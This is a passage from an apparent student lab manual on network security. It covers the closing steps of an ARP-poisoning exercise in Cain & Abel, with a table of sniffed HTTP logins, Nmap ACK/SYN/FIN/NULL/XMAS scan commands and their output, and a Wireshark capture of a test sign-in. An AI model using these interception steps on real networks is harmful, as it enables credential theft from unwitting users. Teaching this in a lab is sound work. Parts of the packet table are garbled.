
Step 7 : Click on “+” icon at the top.




Step 8 : Click on start/stop ARP icon on top.




Step 9 : Poisoning the source.



Step 10 : Go to any website on source ip address.




Step 11 : Go to password option in the cain & abel and see the visited site password.



The screenshot shows the Cain & Abel interface with the 'Passwords' tab selected. On the left, a tree view lists various protocols with their counts: FTP (0), HTTP (3), IMAP (0), LDAP (0), POP3 (0), SMB (0), Telnet (0), VNC (0), TDS (0), TNS (0), SMTP (0), NNTP (0), DCE/RPC (0), MSKerb5-PreAuth, Radius-Keys (0), Radius-Users (0), and ICQ (0). The main pane displays a table of captured password entries:

Timestamp	HTTP server	Client	Username	Password	URL
18/12/2015 - 12:17:03	208.82.16.68	192.168.3.154	test@gmail.com	lkaflikashafs	http://www.gogo6.com/main/authorization/signIn?target=
18/12/2015 - 12:17:04	208.82.16.68	192.168.3.154	test@gmail.com	lkaflikashafs	http://www.gogo6.com/main/authorization/signIn?target=
18/12/2015 - 12:21:10	184.30.58.84	192.168.3.154	test@gmail.com	adadasdads	http://www.shaadi.com/registration/user/login-submit

At the bottom, there are tabs for Hosts, APR, Routing, Passwords, and VoIP, with 'Passwords' being the active tab. A status bar at the bottom left shows 'Lost packets: 0%'.



E-next

THE NEXT LEVEL OF EDUCATION

PRACTICAL NO. 4

AIM : Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE      SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE      SERVICE
22/tcp    open       ssh
113/tcp   closed     auth
139/tcp   filtered  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)**

Sets just the TCP FIN bit.

Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)

Command: **nmap -sN -p 22 scanme.nmap.org**

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE      N E C U R A T I O N
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**

```
krad# nmap -sX -T4 scanme.nmap.org


Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE      SERVICE
113/tcp   closed    auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```


PRACTICAL NO. 5

5.1) Use Wireshark sniffer to capture network traffic and analyze.


Step 1: Install and open Wireshark .



Step 2: Go to Capture tab and select Interface option.




Step 3: In Capture interface, Select Local Area Connection and click on start.



Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.

The screenshot shows the gogoNET website homepage. At the top, there's a navigation bar with links for 'Community', 'Training', 'Services', and 'Company'. On the right side of the header, there are 'Sign Up', 'Sign In', and a search bar. The main content area has several sections:

- Welcome:** A large section with the heading "Welcome to gogoNET - Over 100,000 members!" It includes a "START HERE" button and a brief welcome message: "Welcome to gogoNET, home to thousands of IT professionals like you. Make connections with members who have shared goals, ask questions and help others whenever you can."
- Latest Activity:** A section showing recent user activity. It lists "Jeffrey Barnes updated their profile" (1 hour ago) and "6 Jeffrey Barnes, DimRay, coraf hf and 24 more joined gogoNET" (1 hour ago). Below this is a grid of user profiles.
- Events:** A section with a "+ Add an Event" button.
- Podcasts:** A list of recent podcasts:
 - Podcast 45: The Full Array of Big Data Applied to IoT (TISP)
Posted by The IoT Inc Business Show Podcast on September 1, 2015
 - Podcast 44: Descriptive Analytics - Discovering the Story behind the Data
Posted by The IoT Inc Business Show Podcast on August 19, 2015
 - Podcast 43: Predictive Analytics Deep Dive - the Shape of Things to Come
Posted by The IoT Inc Business Show Podcast on July 22, 2015
 - Podcast 42: Ajit Jaokar on Sexy Data Science and its Analysis of IoT
Posted by The IoT Inc Business Show Podcast on July 15, 2015
 - Podcast 41: Makin' Bacon and the Three Main Classes of IoT Analytics
Posted by The IoT Inc Business Show Podcast on July 8, 2015
- Offers:** A section with a "Download our FREE report: IPV6 & THE INTERNET OF THINGS" link and an "IoT Inc. Business Resources to Launch your Internet of Things" section.
- Product Information:** A section for entering names with fields for "First" and "Last".



Step 5: Open a website in a new window and enter the user id and password. Register if needed.

Sign Up for gogoNET

Create a new account...

Business Email Address

Password

Retype Password

What is the "I" in IoT? What is this word?

[Privacy & Terms](#)

Sign Up

Already a member? Click here to sign in.

Create a new account...

[Facebook](#)

[Twitter](#)

[LinkedIn](#)


THE NEXT LEVEL OF EDUCATION

About gogoNET

...and 120849 more

Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.

Step 6: Enter the credentials and then sign in.



Step 7: The wireshark tool will keep recording the packets.

Wireless Network Connection | Wireshark 1.10.8 (v1.10.8-2-g52a5244 from master-110)

File Edit View Go Capture Analyze Statistics Telephone Tools Internets Help

Filter: Expression... Clear Apply Save


No.	Time	Source	Destination	Protocol	Length	Info
918	23.8040140.92.166.201.211		192.168.0.101	HTTP	1356	HTTP/1.1 200 OK (JPEG/JFIF image)
919	23.8459640.92.168.0.101		190.93.252.58	TCP	66	57994 > HTTP [SYN] Seq=0 win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
920	23.8614280.190.91.252.58		192.168.0.101	TCP	66	http > 57992 [SYN, ACK] Seq=0 Ack=1 win=9200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
921	23.8614280.190.91.252.58		190.93.252.58	TCP	54	57992 > http [ACK] Seq=1 Ack=1 win=9200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
922	23.86521390.192.168.0.101		190.93.252.58	HTTP	557	GET /ntp.jsp?tid=s3922f2fa9092b102ed9bfcefd16204&ddim=728x90&ef=&ger=1&cst=epo&_v=1&s=e&t=c=2920&sa=53001&t=v1!c37557Y HTTP/1.1
923	23.9112510.190.91.252.58		192.168.0.101	TCP	66	http > 57994 [SYN, ACK] Seq=0 Ack=1 win=29200 Len=0 MSS=1452 SACK_PERM=1 WS=1024
924	23.9163490.192.168.0.101		190.93.252.58	HTTP	54	57994 > http [ACK] Seq=1 Ack=1 win=17424 Len=0
925	23.9280300.190.91.252.58		192.168.0.101	TCP	54	http > 57992 [ACK] Seq=1 Ack=1 win=17424 Len=0
926	23.9309700.190.91.252.58		192.168.0.101	TCP	1506	TCP Precedence(0) TOS(0) (ttl=64, flags=DF) (no route of a reassembled PDU)
927	23.9404830.192.168.0.101		190.93.252.58	TCP	66	[TCP Dup ACK 932 1] 57992 -> HTTP [ACK] Seq=504 Ack=367 win=17424 Len=0 SLE=1453 SRE=2905
928	23.9436360.192.168.0.101		82.166.201.208	TCP	54	57990 > http [ACK] Seq=408 Ack=367 win=17056 Len=0
929	23.9436360.192.168.0.101		192.168.0.101	TCP	1506	TCP Retransmission(1) (ttl=64, flags=DF) (no route of a reassembled PDU)
930	23.9517610.192.168.0.101		190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=3905 win=17424 Len=0
931	23.9518470.192.168.0.101		192.168.0.101	HTTP	1506	Continuation or non-HTTP traffic
932	23.9510540.190.91.252.58		192.168.0.101	HTTP	54	57992 > http [ACK] Seq=504 Ack=5809 win=17424 Len=0
933	23.9531170.192.168.0.101		190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=5809 win=17424 Len=0
934	23.9531170.192.168.0.101		192.168.0.101	HTTP	1506	Continuation or non-HTTP traffic
935	23.9667060.190.91.252.58		192.168.0.101	HTTP	54	57992 > http [ACK] Seq=504 Ack=8713 win=17424 Len=0
936	23.9667780.192.168.0.101		190.93.252.58	TCP	54	57992 > http [ACK] Seq=504 Ack=8713 win=17424 Len=0
937	23.9668500.190.91.252.58		192.168.0.101	HTTP	486	Continuation or non-HTTP traffic
938	24.0096730.192.168.0.101		82.166.201.211	TCP	54	57950 > http [ACK] Seq=2458 Ack=3726 win=163450 Len=0
939	24.0573700.192.168.0.101		190.93.252.58	TCP	1506	TCP Retransmission(1) (ttl=64, flags=DF) (no route of a reassembled PDU)
940	24.0549570.192.168.0.101		82.166.201.211	TCP	66	[TCP Dup ACK 938 1] 57990 -> HTTP [ACK] Seq=2458 Ack=163726 win=168180 Len=0 SLE=162424 SRE=163726
941	24.0573700.54.225.185.155		192.168.0.101	TCP	66	http > 57991 [SYN, ACK] Seq=0 Ack=1 win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
942	24.0577790.192.168.0.101		54.225.185.155	TCP	54	57991 > http [ACK] Seq=1 Ack=1 win=14600 Len=0 MSS=1452 SACK_PERM=1 WS=256
